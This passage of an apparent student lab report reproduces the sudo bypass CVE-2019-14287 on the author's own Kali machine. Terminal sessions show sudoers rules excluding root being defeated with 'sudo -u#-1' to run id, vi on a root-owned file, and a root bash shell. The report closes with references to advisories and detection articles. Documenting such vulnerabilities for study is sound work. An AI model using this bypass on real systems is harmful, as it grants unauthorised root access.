alexis@kali:~$ sudo -u#0 id
[sudo] password for alexis:
Sorry, user alexis is not allowed to execute '/usr/bin/id' as root on kali.
alexis@kali:~$
```


- →sudo -u#-1 id



```
alexis@kali:~$ sudo id

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for alexis:
Sorry, user alexis is not allowed to execute '/usr/bin/id' as root on kali.
alexis@kali:~$ sudo -u#0 id
[sudo] password for alexis:
Sorry, user alexis is not allowed to execute '/usr/bin/id' as root on kali.
alexis@kali:~$ sudo -u#-1 id
[sudo] password for alexis:
uid=0(root) gid=1000(alexis) groups=1000(alexis)
alexis@kali:~$ 
```


4.8 Another scenario

- Use alias command



```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification
Cmnd_Alias VIM = /usr/bin/vi
# User privilege specification
root    ALL=(ALL:ALL) ALL
alexis  ALL=(ALL, !root) VIM

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
-- INSERT --                                                  21,29         33%
```


4.9 Then execute that command



```
alexis@kali:~$ su root
Password:
root@kali:/home/alexis# visud
bash: visud: command not found
root@kali:/home/alexis# visudo
root@kali:/home/alexis# su alexis
alexis@kali:~$ sudo vi /root/test.txt
Sorry, user alexis is not allowed to execute '/usr/bin/vi /root/test.txt' as roo
t on kali.
alexis@kali:~$
```


- Then I used→ sudo -u#-1 vi /root/test.txt command

➢ Now open test .txt file




```
Hello Worls!!!!!!!!!!!!!!!
~
~
~
-- INSERT --                                                      1,27          All
```

- Then I go to home directory and see all files
    - You can see test.txt file



```
alexis@kali:~$ su root
Password:
root@kali:/home/alexis# cd -
/root
root@kali:~# ls -alps
total 92
4 drwxr-xr-x 16 root root   4096 May 11 21:47 ./
4 drwxr-xr-x 23 root root   4096 May 11 21:47 ../
4 -rw-------  1 root root    171 May 11 21:16 .bash_history
4 -rw-r--r--  1 root root   3391 Nov  9  2017 .bashrc
4 drwx------ 10 root root   4096 May 11 21:19 .cache/
4 drwxr-xr-x 14 root root   4096 May 11 21:19 .config/
4 drwxr-xr-x  2 root root   4096 May 11 20:29 Desktop/
4 drwxr-xr-x  2 root root   4096 May 11 20:29 Documents/
4 drwxr-xr-x  2 root root   4096 May 11 20:29 Downloads/
4 drwx------  2 root root   4096 May 11 20:29 .gconf/
4 drwx------  3 root root   4096 May 11 20:29 .gnupg/
4 -rw-------  1 root root    612 May 11 20:57 .ICEauthority
4 drwx------  3 root root   4096 May 11 20:29 .local/
4 drwxr-xr-x  2 root root   4096 May 11 20:29 Music/
4 drwxr-xr-x  2 root root   4096 May 11 21:47 Pictures/
4 -rw-r--r--  1 root root    148 Oct 30  2017 .profile
4 drwxr-xr-x  2 root root   4096 May 11 20:29 Public/
4 -rw-------  1 root root   1024 Nov  9  2017 .rnd
4 drwx------  2 root root   4096 May 11 21:02 .ssh/
4 drwxr-xr-x  2 root root   4096 May 11 20:29 Templates/
4 -rw-r--r--  1 root alexis   27 May 11 21:47 test.txt
```


- Then I see test.txt file using by cat command



```
total 92
4 drwxr-xr-x 16 root root   4096 May 11 21:47 ./
4 drwxr-xr-x 23 root root   4096 May 11 21:47 ../
4 -rw-------  1 root root    171 May 11 21:16 .bash_history
4 -rw-r--r--  1 root root   3391 Nov  9  2017 .bashrc
4 drwx------ 10 root root   4096 May 11 21:19 .cache/
4 drwxr-xr-x 14 root root   4096 May 11 21:19 .config/
4 drwxr-xr-x  2 root root   4096 May 11 20:29 Desktop/
4 drwxr-xr-x  2 root root   4096 May 11 20:29 Documents/
4 drwxr-xr-x  2 root root   4096 May 11 20:29 Downloads/
4 drwx------  2 root root   4096 May 11 20:29 .gconf/
4 drwx------  3 root root   4096 May 11 20:29 .gnupg/
4 -rw-------  1 root root    612 May 11 20:57 .ICEauthority
4 drwx------  3 root root   4096 May 11 20:29 .local/
4 drwxr-xr-x  2 root root   4096 May 11 20:29 Music/
4 drwxr-xr-x  2 root root   4096 May 11 21:47 Pictures/
4 -rw-r--r--  1 root root    148 Oct 30  2017 .profile
4 drwxr-xr-x  2 root root   4096 May 11 20:29 Public/
4 -rw-------  1 root root   1024 Nov  9  2017 .rnd
4 drwx------  2 root root   4096 May 11 21:02 .ssh/
4 drwxr-xr-x  2 root root   4096 May 11 20:29 Templates/
4 -rw-r--r--  1 root alexis   27 May 11 21:47 test.txt
4 drwxr-xr-x  2 root root   4096 May 11 20:29 Videos/
4 -rw-------  1 root root   1403 May 11 21:43 .viminfo
root@kali:~# cat test.txt
Hello Worls!!!!!!!!!!!!!!!
root@kali:~# 
```

4.10 Then I go to last scenario


- Go to sudo file and change some things
  - ➢ Alexis ALL(ALL, !root) All



Applications
Places
Terminal
Mon 21:50
sudoers.tmp + (/etc) - VIM
File Edit View Search Terminal Help


```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification
Cmnd_Alias VIM = /usr/bin/vi
# User privilege specification
root    ALL=(ALL:ALL) ALL
alexis  ALL=(ALL, !root) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
-- INSERT --                                                  21,29         33%
```

- Then I execute sudo bash command



```
alexis@kali:~$ sudo bash
Sorry, user alexis is not allowed to execute '/bin/bash' as root on kali.
alexis@kali:~$ 
```

- Then I run sudo -u#-1 bash
  - You can see root directory



```
alexis@kali:~$ sudo bash
Sorry, user alexis is not allowed to execute '/bin/bash' as root on kali.
alexis@kali:~$ sudo -u#-1 bash
root@kali:/home/alexis# 
```

5. My exploitation video link

- → https://drive.google.com/open?id=1e6_dz6Yw4PUFFOV1SDrZv6SIbs4n8yi5

6. Conclusion

The report contains the introduction to SUDO SECURITY BYPASS VULNERABILITY in KALI LINUX, Sudo Vulnerability Explained and Exploiting sudo CVE-2019-14287. This document I use user call alexis to explain how to exploit this vulnerability. And I create a video to explain how to exploit this vulnerability. That video I use user call john. Finally, I learn to exploit Linux vulnerability how to exploit.

7. References

[1] "CVE-2019-14287 - Sudo Vulnerability Cheat Sheet." https://resources.whitesourcesoftware.com/blog-whitesource/new-vulnerability-in-sudo-cve-2019-14287 (accessed May 12, 2020).

[2] "How to detect CVE-2019-14287 using Falco | Sysdig." https://sysdig.com/blog/detecting-cve-2019-14287/ (accessed May 12, 2020).

[3] "gurneesh/CVE-2019-14287-write-up." https://github.com/gurneesh/CVE-2019-14287-write-up (accessed May 12, 2020).